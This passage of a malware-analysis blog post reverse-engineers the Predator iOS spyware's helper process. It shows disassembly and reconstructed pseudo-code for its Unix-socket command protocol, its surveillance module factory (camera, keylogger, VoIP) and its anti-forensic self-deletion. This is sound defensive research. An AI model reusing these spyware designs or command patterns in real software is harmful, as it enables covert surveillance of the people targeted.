


Foreword
iOS implants are rare! This is why I didn't wait to read all the publications about it and really enjoyed the hands-on video by Christopher Lopez. But after watching it, I was even more curious about other components of the iOS spyware. I looked at the Symbols in Binary Ninja and found a class called CameraEnabler. Since then, I've been investigating it. Three weeks later, here's the first part of it. I hope you'll enjoy it.
This article is quite dense and detailed. This is why I encourage you to watch the digested version of this research on Youtube before reading the full post.
Introduction
What is Predator?
Predator is a sophisticated iOS spyware attributed to Intellexa/Cytrox, deployed against journalists, activists, and political figures between 2021-2023. While excellent analyses from Amnesty Tech, iVerify, and Google TIG have documented the what and why, this series focuses on the how: the internal mechanics that enable this surveillance capability.
What This Article Covers
- How the malware initializes its control server after initial compromise
- The Unix socket-based IPC mechanism for receiving commands
- The factory pattern used to create surveillance modules on-demand
- How operations are managed, cached, and destroyed
Notes for the reader
- Assembly code is provided as evidence; AI-generated pseudo-code is used for clarity.
- Non-essential assembly snippets were omitted for brevity.
- Some claims are hypotheses (especially regarding C2 orchestration) and should not be taken as definitive.
- Conclusions are presented before proofs to improve readability.
Architecture Overview
Malware Architecture: the dual-mode binary
Predator uses a single executable that operates in two distinct modes based on a command-line argument:
  ┌─────────────────────────────────────────────────────────────┐
  │             Same Binary - Two Execution Modes               │
  │                                                             │
  │  Launched with argv[14]:                                    │
  │    • "watcher" → Orchestrator & persistence                 │
  │    • "helper"  → Surveillance operations server             │
  └──────────────┬──────────────────────┬───────────────────────┘
                 │                      │
                 │                      │
          mode="watcher"          mode="helper"
                 │                      │
                 ▼                      ▼
      ┌──────────────────────┐   ┌─────────────────────────────┐
      │  Watcher Process     │   │    Helper Process           │
      │                      │   │                             │
      │  • Initial checks    │   │  • Unix socket server       │
      │  • Downloads payloads│   │    (/tmp/helper.sock)       │
      │  • File monitoring   │   │  • Surveillance modules:    │
      │  • Spawns Helper ────┼───┤    - CameraEnabler (13)     │
      │                      │   │    - Voip (11)              │
      │                      │   │    - KeyLogger (12)         │
      │                      │   │    - HiddenDot (10)         │
      └──────────────────────┘   └─────────────────────────────┘
For the rest of this paper I will focus on the Helper process, which contains the surveillance modules I'll analyze.
High-Level Flow
Before diving into implementation details, here's how the complete surveillance pipeline works:
┌─────────────────────────────────────────────────────────────┐
│                     Startup Sequence                        │
└─────────────────────────────────────────────────────────────┘
                            │
                            ▼
              ┌──────────────────────────┐
              │  1. main() detects       │
              │     "helper" mode        │
              └──────────┬───────────────┘
                         │
                         ▼
              ┌──────────────────────────┐
              │  2. HelperHandler.start()│
              │     - Anti-debugging     │
              │     - Self-deletion      │
              │     - Spawn socket server│
              └──────────┬───────────────┘
                         │
                         ▼
              ┌──────────────────────────┐
              │  3. Listen on Unix socket│
              │     /tmp/helper.sock     │
              └──────────┬───────────────┘
                         │
┌────────────────────────┴─────────────────────────┐
│                Runtime Operations                │
└──────────────────────────────────────────────────┘
                         │
        ┌────────────────┼────────────────┐
        ▼                ▼                ▼
   ┌─────────┐     ┌─────────┐     ┌─────────┐
   │ Command │     │ Command │     │ Command │
   │   'A'   │     │   'E'   │     │   'D'   │
   │  Init   │     │ Execute │     │ Delete  │
   └────┬────┘     └────┬────┘     └────┬────┘
        │               │               │
        ▼               ▼               ▼
   Create &        Run method      Remove from
   cache op        on cached op    cache
The system follows a clear request-response pattern: external commands arrive via Unix socket, get parsed and validated, then dispatched to surveillance operation modules managed by a factory pattern.
The Command Protocol
Before examining how the server processes commands, let me explain the protocol itself. This is the interface between the command sender (likely a remote controller) and the Helper's surveillance modules.
Protocol Format
Commands sent to the Unix socket follow a simple text-based protocol:
Format: "operation_id,command_type,data_size\n<data>"

Where:
  operation_id  = Integer (10-13)
  command_type  = Single character ('A', 'E', or 'D')
  data_size     = Integer (bytes of optional data)
  \n            = Newline separator
  <data>        = Optional payload (data_size bytes)
The Four Operation IDs
Each of these identifiers points to a class that is part of this executable.
| ID | Operation | Purpose (hypothesis) |
|---|---|---|
| 10 | HiddenDot | Suppress iOS privacy indicator (camera/mic active dot) |
| 11 | Voip | VoIP call interception |
| 12 | KeyLogger | Keystroke capture |
| 13 | CameraEnabler | Camera surveillance (Part 2 focus) |
The Three Command Types
The client can choose between 3 possible commands:
'A' - Initialize (0x41):
- Creates a new operation instance
- Calls its
init()method - The optional data field is ignored for this command
- Example:
"13,A,0\n"creates and initializes CameraEnabler
'E' - Execute (0x45):
- Calls
execute(<data>)on an existing operation - Can pass command string
- Example:

"13,E,6\nenable"enables camera surveillance
'D' - Delete (0x44):
- Destroys an operation instance
- Cleans up resources
- Example:
"13,D,0\n"destroys CameraEnabler
Data Size and Data
The data_size field specifies how many bytes of payload follow the newline. The server validates that size ≤ 8191 bytes, allocates a buffer, and reads the data in a loop.
How the data is used:
- 'A' (Initialize): Data is read but not passed to
init()- the method takes no parameters - 'E' (Execute): Data is converted to
NSStringvia[NSString stringWithUTF8String:data]and passed toexecute() - 'D' (Delete): Data is read but completely ignored by the delete operation
Implementation: Server Infrastructure
Now that I've explained the protocol, let me examine how the Helper process sets up its command server.
From main() to the Unix Socket Server
HelperHandler Initialization
When launched in "helper" mode, the binary follows this sequence:
Pseudo C++:
int main(int argc, char** argv) {
    // ...
    char* mode = argv[14];

    if (strcmp(mode, "helper") == 0) {
        Helper::HelperHandler handler;

        bool success = handler.initWithRW();
        if (!success) return 1;

        handler.start();  // Never returns
    }
}
Now I'll dive into assembly instructions related to this logic.
main @ 0x100004e1c:
The binary first checks if it's running in helper mode by comparing argv[14]:
0x100004f8c  adr     x1, data_10004115e       ; x1 = "helper" string
0x100004f90  nop
0x100004f94  mov     x0, x25                  ; x0 = argv[14]
0x100004f98  bl      _strcmp                  ; Compare with "helper"
0x100004f9c  cbz     w0, 0x10000508c          ; If match, jump to helper mode
If the mode matches "helper", the HelperHandler object is constructed on the stack:
0x10000508c  add     x0, sp, #0x88            ; x0 = &handler
0x100005090  bl      Helper::HelperHandler::HelperHandler
The handler is then initialized with kernel read/write primitives:
0x100005094  add     x0, sp, #0x88            ; x0 = &handler
0x100005098  bl      Helper::HelperHandler::initWithRW
0x10000509c  tbz     w0, #0, 0x1000050b0      ; Exit if init failed
If initialization succeeds, the handler is started:
0x1000050a0  add     x0, sp, #0x88            ; x0 = &handler
0x1000050a4  bl      Helper::HelperHandler::start
What Happens in start()?
Helper::HelperHandler::start @ 0x10000d44c:
| Step | Operation | Purpose |
|---|---|---|
| 1 | Utils::enableMemoryProtection() | Anti-debugging protection |
| 2 | unlink(executable_path) | Remove binary from disk (anti-forensics) |
| 3 | Register shutdown observer | Clean up on device shutdown |
| 4 | Create health check timer | Monitor Agent process status |
| 5 | Spawn socket server thread | Start Unix socket IPC server |
Step 1: Enable memory protection as an anti-debugging measure:
0x10000d468 bl Utils::enableMemoryProtection
This function attempts to call memorystatus_control() with commands 5 and 6 (SET_JETSAM_HIGH_WATER_MARK and SET_JETSAM_TASK_LIMIT) to disable jetsam memory limits:
memorystatus_control(6, getpid(), 0, NULL, 0);
memorystatus_control(5, getpid(), 0, NULL, 0);
                                  ↑
                          flags = 0 (special value: no limit)
The 3rd argument (flags) is set to 0, which is a special internal value meaning "no limit" in XNU's implementation. From the kernel source:
/*
 * Nothing to do for '0' which is
 * a special value only used internally
 * to test 'no limits'.
 */
The intent is to remove jetsam memory thresholds entirely so the malware process won't be killed under memory pressure. This functionality would require the com.apple.private.memorystatus entitlement to succeed.
If the first call fails (returns -1 with bit 0x80000000 set), the subsequent setrlimit() calls for RLIMIT_CPU, RLIMIT_NOFILE, RLIMIT_MEMLOCK, and RLIMIT_FSIZE will never be executed.
Step 2: Delete the executable from disk for anti-forensics:
0x10000d47c  bl      __NSGetExecutablePath          ; Get path to self
0x10000d480  cbnz    w0, skip_unlink                ; If failed, skip
0x10000d484  add     x0, sp, #0x10                  ; x0 = path buffer
0x10000d488  bl      _unlink                        ; Delete file
The code executes a self-deletion routine by first resolving its own absolute file path using NSGetExecutablePath. After a safety check to ensure the path was resolved correctly it immediately invokes the _unlink system call on this path. In Unix-based systems like iOS, this removes the file's directory entry, effectively making it invisible to the filesystem, while the kernel maintains the actual data on disk as long as the running process holds the file handle open.
The primary goal of this technique is anti-forensics. By unlinking the directory entry, the malware prevents filesystem based discovery.
Step 3: Register for system shutdown notifications to clean up before device powers off:
0x10000d48c  bl      _CFNotificationCenterGetDarwinNotifyCenter
                                         ; Returns CFNotificationCenterRef in x0
0x00000d490  adr     x3, cfstr_com.apple.springboard.deviceWillShutDown
                                         ; x3 = notification name
0x00000d498  adr     x16, 0x10000d7a0    ; Load callback function address
0x00000d4a4  mov     x2, x16             ; x2 = &Helper::HelperHandler::onShutdown
0x00000d4a8  mov     x1, x19             ; x1 = observer (this)
                                         ; `mov x19, x0` during prologue
0x00000d4ac  mov     x4, #0              ; x4 = object (NULL - all sources)
0x00000d4b0  mov     w5, #0x4            ; x5 = DeliverImmediately
0x00000d4b4  bl      _CFNotificationCenterAddObserver
                                         ; x0 = center (from above)
                                         ; Register: call onShutdown() on device shutdown
The code first retrieves the system-wide Darwin Notification Center using CFNotificationCenterGetDarwinNotifyCenter. It then prepares a callback function (Helper::HelperHandler::onShutdown at 0x10000d7a0). Finally, it calls CFNotificationCenterAddObserver to register this callback specifically for the system event com.apple.springboard.deviceWillShutDown.
Technically, the onShutdown callback retrieves the application's main event processing loop using CFRunLoopGetMain and immediately halts it with CFRunLoopStop.
Step 4: Create a timer to periodically check if the Agent process is still alive:
0x10000d4e4  mov     x8, #0xc00000000000
0x00000d4e8  movk    x8, #0x4072, lsl #0x30  {0x4072c00000000000}
0x10000d4d0  ldr     x0, [x8]                       ; x0 = allocator
0x10000d4e0  mov     x3, x16                        ; Callback: onCheckAgentTimer
0x10000d4ec  fmov    d1, x8                         ; Interval
0x10000d500  bl      _CFRunLoopTimerCreate
0x10000d504  str     x0, [x19, #0xa8]               ; Store timer handle
0x10000d508  bl      _CFRunLoopGetMain
0x10000d51c  bl      _CFRunLoopAddTimer
This segment establishes a persistent background task by scheduling a recurring CFRunLoopTimer on the application's main event loop. Configured with a floating-point interval of 300.0 seconds (derived from the double-precision constant 0x4072c00000000000), the timer triggers the Helper::HelperHandler::onCheckAgentTimer callback exactly every five minutes.
This callback serves as a file-based watchdog designed to manage the malware's lifecycle. Every time the 5-minute timer triggers, the code invokes _access to verify the existence of a specific flag file located at /private/var/tmp/kusama.txt. If the file is present, the function returns immediately, allowing the process to continue. However, if the file has been deleted, the function proceeds to call CFRunLoopStop, terminating the main event loop and shutting down the daemon.
I would expect another part of the malware that would create or remove that file but I did not find other references of that path in the code...
Step 5: Spawn a new thread that will run the Unix socket server:
0x10000d524  bl      operator new                   ; Allocate thread_struct
0x10000d528  mov     x21, x0                        ; x21 = thread_struct*
0x10000d52c  bl      std::__thread_struct::__thread_struct
0x10000d534  bl      operator new                   ; Allocate argument
0x10000d538  mov     x20, x0
0x10000d53c  stp     x21, x19, [x0]                 ; Store (thread_struct, this)
0x10000d540  adr     x16, start_unix_socket_server_cb
0x10000d54c  mov     x2, x16                        ; x2 = thread function
0x10000d55c  bl      _pthread_create
Pseudo C++:
void Helper::HelperHandler::start() {
    Utils::enableMemoryProtection();

    char path[1024];
    uint32_t size = sizeof(path);
    if (_NSGetExecutablePath(path, &size) == 0) {
        unlink(path);  // Remove executable file
    }

    CFNotificationCenterRef center =
        CFNotificationCenterGetDarwinNotifyCenter();
    CFNotificationCenterAddObserver(
        center,
        this,
        &HelperHandler::onShutdown,
        CFSTR("com.apple.springboard.deviceWillShutDown"),
        nullptr,
        CFNotificationSuspensionBehaviorDeliverImmediately
    );

    CFRunLoopTimerRef timer = CFRunLoopTimerCreate(
        kCFAllocatorDefault,
        0.0,                              // Fire time (immediate)
        300.0,                            // Interval (~5 minutes)
        0,
        0,
        &HelperHandler::onCheckAgentTimer,
        &timerContext
    );
    CFRunLoopAddTimer(CFRunLoopGetMain(), timer, kCFRunLoopDefaultMode);

    std::thread socket_thread(
        start_unix_socket_server_cb,
        this
    );
    socket_thread.detach();

    CFRunLoopRun();
  }
The Unix Socket Server Thread
The spawned thread simply contains a call to the function startUnixSocketServer which takes two arguments:
- The
thisatx0 - The path of the socket at
x1
; Store context and prepare arguments
0x0d948    mov     x19, x0                  ; Store this pointer
 ...
0x0d964    ldr     x0, [x19, #0x8]          ; Get this pointer
0x0d968    adr     x1, data_100041c77       ; x1 = "/tmp/helper.sock"
0x0d96c    nop

; Start Unix socket server
0x0d970    bl      Helper::HelperHandler::startUnixSocketServer
Now let me analyse startUnixSocketServer properly:
startUnixSocketServer @ 0x10000cc68:
This function implements the main server loop that accepts incoming Unix socket connections and dispatches them to a handler.
The function begins by calling createListeningUnixSocket to establish the listening socket:
; Create listening socket
0x10000cc84  mov     x20, x0                    ; Save socket_path
0x10000cc88  bl      Helper::HelperHandler::createListeningUnixSocket
0x10000cc8c  mov     x19, x0                    ; Save socket fd
0x10000cc90  tbnz    w0, #0x1f, 0x10000ccfc     ; Exit if failed
The createListeningUnixSocket function performs standard Unix socket operations: creates a socket with AF_UNIX and SOCK_STREAM, binds it to /tmp/helper.sock, calls listen() with a backlog of 5, and sets 0777 permissions to allow any local process to connect (AF_UNIX sockets are local-only, not network-accessible).
Pseudo C++:
unlink(path);
int fd = socket(AF_UNIX, SOCK_STREAM, 0);
if (fd < 0) return -1;

struct sockaddr_un addr = {0};
addr.sun_family = AF_UNIX;
strlcpy(addr.sun_path, path, 0x68);

if (bind(fd, &addr, 0x6a) < 0 || listen(fd, 5) < 0) {
    close(fd);
    return -1;
}

chmod(path, 0777);
Note: The client connecting to
/tmp/helper.sockis not analyzed here. My hypothesis is that the Watcher'sdownloadExecutable/executeDownloadedfunctions fetch an external payload that bridges C2 commands to local socket messages, orchestrating the surveillance operations remotely.
┌─────────────┐
│ C2 Server   │  (Remote)
└──────┬──────┘
       │ HTTPS/Network
       ▼
┌──────────────────┐
│ Downloaded       │  (External payload)
│ C2 Bridge        │  • Receives C2 commands
└────────┬─────────┘  • Translates to socket protocol
         │ Unix Socket
         ▼
┌──────────────────┐
│ /tmp/helper.sock │  (Local IPC)
│ Helper Process   │  • Surveillance operations
└──────────────────┘  • CameraEnabler, KeyLogger, etc.
The server then enters a loop calling accept() to wait for incoming connections, processing each client as it connects:
; Accept incoming connections
0x10000cc94  mov     w23, #0x10             ; socklen = 16
0x10000cc98  str     w23, [sp, #0xc]        ; Store socklen on stack
0x10000cc9c  add     x1, sp, #0x10          ; x1 = &address
0x10000cca0  add     x2, sp, #0xc           ; x2 = &length
0x10000cca4  mov     x0, x19                ; x0 = listening socket
0x10000cca8  bl      accept
0x10000ccac  tbnz    w0, #0x1f, 0x10000ccf4 ; Skip if failed
0x10000ccb0  mov     x21, x0                ; Save client socket
Later in the loop, the code processes the client request by calling the processClient method:
; Process client request
0x10000ccbc  mov     x0, x20              ; x0 = socket_path
0x10000ccc0  mov     x1, x21              ; x1 = client socket
0x10000ccc4  bl      Helper::HelperHandler::processClient
Pseudo C++:
int fd = createListeningUnixSocket("/tmp/helper.sock");
int client = accept(fd, &addr, &len);

do {
    processClient(path, client);
    close(client);
    client = accept(fd, &addr, &len);
} while (client >= 0);
Note: for most of my pseudo C/C++ snippet I get rid of validation checks
Implementation: Request Processing
With the server infrastructure in place and the protocol defined, let me examine how commands are parsed and executed.
Protocol Parsing
This function handles the command and control protocol for each connected client. It reads a command line, parses the request size, allocates memory for the payload, reads the full data, processes the command, and sends back a response.
processClient @ 0x10000ce00:
The code starts by reading a line using the Utils class:
; Read command line
0x10000ce1c  mov     x19, x1              ; Save socket_fd
0x10000ce20  mov     x21, x0              ; Save arg1
0x10000ce24  add     x1, sp, #0x10        ; x1 = &buffer
0x10000ce28  mov     x0, x19              ; x0 = socket_fd
0x10000ce2c  mov     w2, #0x80            ; buffer size = 128
0x10000ce30  bl      Utils::readLine
0x10000ce34  cbz     w0, 0x10000ce60      ; Exit if failed
The Utils::readLine function is trivial and won't be detailed here.
The command is then split by commas to extract the command type and size, which is converted to an integer:
; Parse command protocol
0x10000ce38  add     x0, sp, #0x10        ; x0 = buffer
0x10000ce3c  mov     w1, #0x2c            ; delimiter = ','
0x10000ce40  bl      Utils::split         ; Split operation_id
0x10000ce44  mov     x22, x0              ; Save remainder
0x10000ce48  mov     w1, #0x2c            ; delimiter = ','
0x10000ce4c  bl      Utils::split         ; Split command_type
0x10000ce50  bl      atoi                 ; Convert size to int
0x10000ce54  lsr     w8, w0, #0xd         ; size >> 13
0x10000ce58  cbz     w8, 0x10000ce78      ; Continue if size <= 8191
0x10000ce5c  mov     w0, #0               ; Return 0 if too large
Let me show what is happening with a schema:
Initial command line read from socket:
┌─────────────────────────────────────────┐
│ "operation_id,command_type,data_size\n" │  (e.g., "13,E,6\nenable")
└─────────────────────────────────────────┘

After first Utils::split(&buf, ','):
┌───────────────┬──────────────────────────┐
│ "operation_id"│ "command_type,data_size" │
│    (buf)      │       (x22)              │
└───────────────┴──────────────────────────┘
       ↓                    ↓
   Saved for           Second split
   later use           applied here

After second Utils::split(x22, ','):
┌───────────────┬───────────────┬────────────┐
│ "operation_id"│ "command_type"│ "data_size"│
│    (buf)      │     (x22)     │ (->atoi)   │
└───────────────┴───────────────┴────────────┘
       ↓              ↓             ↓
   Operation    Command type    Size of
   ID (10-13)   ('A','E','D')   payload
Then the code allocates the necessary memory for the optional payload:
; Allocate buffer for payload
0x10000ce7c  mov     w23, w0              ; Save size
0x10000ce80  mov     w0, #0x1             ; count = 1
0x10000ce84  mov     x1, x23              ; x1 = size
0x10000ce88  bl      calloc
0x10000ce8c  mov     x20, x0              ; Save buffer
0x10000ce90  cbz     w24, 0x10000cebc     ; Skip if size == 0
0x10000ce94  mov     x24, x20             ; x24 = buffer pointer
The payload is then read from the socket in a loop:
; Read payload data
0x10000ce98  mov     x0, x19              ; x0 = socket_fd
0x10000ce9c  mov     x1, x24              ; x1 = buffer position
0x10000cea0  mov     x2, x23              ; x2 = remaining bytes
0x10000cea4  bl      read
0x10000cea8  cmp     x0, #0               ; Check bytes read
0x10000ceac  b.le    0x10000cf28          ; Exit if error/EOF
0x10000ceb0  add     x24, x24, x0         ; Advance pointer
0x10000ceb4  subs    x23, x23, x0         ; Decrease remaining
0x10000ceb8  b.ne    0x10000ce98          ; Loop if more expected
The command type is parsed and the request is dispatched to the handler:
; Dispatch to request handler
0x10000cebc  str     xzr, [sp, #0x8]      ; Initialize result
0x10000cec0  add     x0, sp, #0x10        ; x0 = buffer
0x10000cec4  bl      atoi                 ; Parse operation_id
0x10000cec8  mov     x1, x0               ; x1 = operation_id
0x10000cecc  ldrsb   w2, [x22]            ; x2 = command type
0x10000ced0  add     x4, sp, #0x8         ; x4 = &result
0x10000ced4  mov     x0, x21              ; x0 = this
0x10000ced8  mov     x3, x20              ; x3 = payload
0x10000cedc  bl      Helper::HelperHandler::processRequest
Pseudo C++:
bool HelperHandler::processClient(int socket_fd) {
      char buffer[128];
      char* response = nullptr;

      if (!Utils::readLine(socket_fd, buffer, 128)) {
          return false;  // Failed to read
      }

      char* remainder = Utils::split(buffer, ',');      // Split operation_id
      char* size_str = Utils::split(remainder, ',');    // Split command_type
      int data_size = atoi(size_str);                   // Parse size

      if ((data_size >> 13) != 0) {
          return false;  // Size too large
      }

      char* payload = static_cast<char*>(calloc(1, data_size));

      if (data_size > 0) {
          char* write_ptr = payload;
          int remaining = data_size;

          while (remaining > 0) {
              ssize_t bytes_read = read(socket_fd, write_ptr, remaining);
              if (bytes_read <= 0) {
                  free(payload);
                  return false;  // Read error or EOF
              }
              write_ptr += bytes_read;
              remaining -= bytes_read;
          }
      }

      int operation_id = atoi(buffer);           // First field
      char command_type = remainder[0];          // Second field ('A', 'E', 'D')

      int result = this->processRequest(
          operation_id,      // 10-13
          command_type,      // 'A', 'E', or 'D'
          payload,           // Optional data
          &response          // Output parameter for response string
      );

    // ...
  }
Request Dispatcher
This function implements the command dispatcher for the C&C protocol. It routes commands to the appropriate operation handler based on the command type ('A', 'E', or 'D').
Helper::HelperHandler::processRequest @ 0x10000cf80:
The function first saves parameters and checks the command type to determine which operation to perform:
; Dispatch command type
0x10000cfb4  cmp     w2, #'E'             ; Execute?
0x10000cfb8  b.eq    0x10000d004          ; Jump to Execute
0x10000cfbc  cmp     w2, #'D'             ; Delete?
0x10000cfc0  b.eq    0x10000d06c          ; Jump to Delete
0x10000cfc4  cmp     w2, #'A'             ; Initialize?
0x10000cfc8  b.ne    0x10000d08c          ; Invalid, return 0
Let me detail each case.
Command 'A' - Initialize Operation
Check if operation already exists, and create it if needed:
; Check if operation exists
0x10000cfcc  ldr     x0, [x22]            ; x0 = this->factory
0x10000cfd0  add     x8, sp, #0x8         ; x8 = &shared_ptr
0x10000cfd4  mov     x1, x21              ; x1 = operation_id
0x10000cfd8  bl      Helper::HelperFactory::getOperation
0x10000cfdc  ldp     x24, x23, [sp, #0x8] ; Load result
0x10000cfe0  cbz     x23, 0x10000cff4     ; Continue if not exists
If operation already exists, return error:
; Return error if already initialized
0x10000cff4  cbz     x24, 0x10000d0d4     ; Skip if NULL
0x10000cff8  adr     x0, data_100041bef   ; Error message
0x10000d000  b       0x10000d1ec          ; Return error
Create new operation and initialize it:
0x10000d0d4  ldr     x0, [x22]            ; x0 = this->factory
0x10000d0d8  add     x8, sp, #0x8         ; x8 = &shared_ptr
0x10000d0dc  mov     x1, x21              ; x1 = operation_id
0x10000d0e0  bl      Helper::HelperFactory::newOperation
0x10000d0e4  ldp     x8, x9, [sp, #0x8]   ; Load new operation
0x10000d0f0  stp     x8, x9, [sp, #0x20]  ; Save to stack
0x10000d0f4  cbz     x21, 0x10000d138     ; Skip if failed
Call the operation's init() method:
; Call init() - NO NSString creation, NO parameters
0x10000d108  ldr     x16, [x21]           ; Load vtable from object
0x10000d10c  mov     x17, x21             ; x17 = object (for PAC)
0x10000d110  movk    x17, #0x634f, lsl #0x30
0x10000d114  autda   x16, x17             ; Authenticate vtable pointer
0x10000d118  ldr     x8, [x16, #0x10]!    ; Load init() at vtable+0x10
0x10000d11c  mov     x9, x16
0x10000d120  mov     x0, x21              ; x0 = this (ONLY parameter)
0x10000d124  mov     x17, x9              ; PAC discriminator
0x10000d128  movk    x17, #0x4444, lsl #0x30
0x10000d12c  blraa   x8, x17              ; Call init() with just 'this'
The vtable is a function pointer array. The code:
- Loads
vtablepointer from object ([x21]) - Authenticates it (ARM Pointer Authentication)
- Indexes into
vtableat offset+0x10to getinit()function pointer - Calls it with authenticated indirect call (
blraa)
For instance, this the vtable of CameraEnabler:
Helper::Operation::Helper::CameraEnabler::VTable _vtable_for_Helper::CameraEnabler{for `Helper::Operation'} =
{
  int64_t (* const vFunc_0)() __pure = sub_10000ebb0
  int64_t (* const j_operator delete)(void* arg1) = j_operator delete(void*)
  int64_t (* const init)(NSString* arg1, char** arg2) = Helper::CameraEnabler::init(NSString*, char**)
  int64_t (* const execute)(NSString* arg1, char** arg2) = Helper::CameraEnabler::execute(NSString*, char**)
}
The vtable is located at 0x45070, then if you do 0x45070 + 0x10 you get 0x45080, which points to:
+0x45080 int64_t (* const init)(NSString* arg1, char** arg2) = Helper::CameraEnabler::init(NSString*, char**)
The vtable structure shows init(NSString*, char**) as the interface signature, but the calling convention for command 'A' ignores these parameters.
Pseudo C++:
case 'A': {  // Initialize Operation
    std::shared_ptr<Operation> existing =
        this->factory->getOperation(operation_id);

    if (existing != nullptr) {
        *message_out = strdup("Operation has been already initialized");
        return 0;
    }

    std::shared_ptr<Operation> operation =
        this->factory->newOperation(operation_id);
    if (operation == nullptr) {
        *message_out = strdup("Invalid Operation");
        return 0;
    }

    operation->init();

    *message_out = strdup("Operation initialized");
    return 1;
}
Command 'E' - Execute Operation
Retrieve existing operation and call its execute() method:
; Get existing operation
0x10000d004  ldr     x0, [x22]            ; x0 = this->factory
0x10000d008  add     x8, sp, #0x8         ; x8 = &shared_ptr
0x10000d00c  mov     x1, x21              ; x1 = operation_id
0x10000d010  bl      Helper::HelperFactory::getOperation
0x10000d014  ldp     x21, x8, [sp, #0x8]  ; Load operation
0x10000d01c  cbz     x21, 0x10000d094     ; Error if not found
If not found, return error:
; Return error if not initialized
0x10000d094  adr     x0, data_100041c3e   ; "Operation has not been initialized yet"
0x10000d09c  b       0x10000d1ec          ; Return error
Create NSString from payload and call execute():
; Call operation->execute()
0x10000d024  ldr     x0, clsRef_NSString  ; NSString class
0x10000d028  mov     x2, x20              ; x2 = response string
0x10000d02c  bl      0x10003e580          ; Create NSString
0x10000d030  mov     x1, x0               ; x1 = NSString arg
0x10000d034  ldr     x16, [x21]           ; Load vtable
0x10000d040  autda   x16, x17             ; Authenticate (PAC)
0x10000d044  ldr     x8, [x16, #0x18]!    ; Load execute() method
0x10000d050  mov     x0, x21              ; x0 = operation
0x10000d05c  blraa   x8, x17              ; Call execute()
0x10000d060  mov     x20, x0              ; Save return
0x10000d064  ldr     x0, [sp, #0x18]      ; Load response
0x10000d068  b       0x10000d1f4          ; Return
Similar to init(), the execute() method is called via vtable dispatch at offset +0x18 (the 4th entry). The operation processes the command and may set a response string via the output parameter.
C++ Pseudo Code:
case 'E': {  // Execute Operation
    std::shared_ptr<Operation> operation =
        this->factory->getOperation(operation_id);
    if (operation == nullptr) {
        *message_out = strdup("Operation has not been initialized yet");
        return 0;
    }

    NSString* nsPayload = [NSString stringWithUTF8String:payload];

    // execute() at offset +0x18
    int result = operation->execute(nsPayload, message_out);
    return result;
}
Command 'D' - Delete Operation
Simply delete the operation from the factory:
; Delete operation
0x10000d06c  ldr     x0, [x22]            ; x0 = this->factory
0x10000d070  mov     x1, x21              ; x1 = operation_id
0x10000d074  bl      Helper::HelperFactory::deleteOperation
0x10000d078  adr     x0, data_100041c65   ; "Operation deleted"
0x10000d080  bl      strdup
0x10000d084  mov     w20, #0x1            ; Return success
0x10000d088  b       0x10000d1f4          ; Return
Pseudo C++:
case 'D': {  // Delete Operation

    // Remove operation from factory cache
    // Decrements reference count and destroys if last reference
    this->factory->deleteOperation(operation_id);

    *message_out = strdup("Operation deleted");
    return 1;  // Success
}
The function implements a clean factory pattern where operations are created ('A'), executed ('E'), and destroyed ('D'). Each operation type has its own virtual init() and execute() methods that handle the specific functionality. The shared_ptr reference counting ensures operations are safely cleaned up only when all references are released.
The Factory Pattern
The request dispatcher relies on a factory to create and manage operation instances. Let me examine how this factory works.
Creating Operations
The newOperation() function is responsible for instantiating the correct operation based on the operation identifier.
Helper::HelperFactory::newOperation @ 0x10000daa8
Range Validation:
First, the function validates that the operation_id is in the valid range (10-13):
; Validate operation_id range
0x10000dac4  sub     w9, w1, #0xa         ; w9 = operation_id - 10
0x10000dac8  cmp     w9, #0x3             ; Compare with 3
0x10000dacc  b.hi    return_null          ; If > 3, invalid
Operation Creation Switch:
